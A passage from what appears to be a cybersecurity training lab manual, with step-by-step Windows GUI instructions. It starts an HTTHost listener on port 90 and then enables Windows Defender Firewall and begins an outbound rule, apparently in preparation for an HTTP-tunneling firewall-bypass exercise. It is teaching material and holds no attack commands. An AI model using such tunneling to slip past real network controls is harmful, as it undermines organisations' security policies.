


11. Navigate to the **Application log** tab and check if the last line is **Listener**: **listening at 0.0.0.0:90**, which ensures that HTTHost is running properly and has begun to listen on **port 90**.




12. Now, leave **HTTHost** running, and do not turn off the **Windows Server 2022** machine.
13. Now, switch to the **Windows Server 2019** virtual machine and launch **Control Panel**, as shown in the screenshot.
14. The **Control Panel** window appears, click **System and Security**. In System and Security window select **Windows Defender Firewall**.

15. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.




16. The **Customize Settings** window appears.
17. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
18. Click **OK**.


19. The firewall is successfully turned on. Now, click **Advanced settings** in the left pane.




20. The **Windows Firewall with Advanced Security** window appears.
21. Select **Outbound Rules** in the left pane. A list of outbound rules is displayed. Click **New Rule…** in the right pane under **Outbound Rules**.



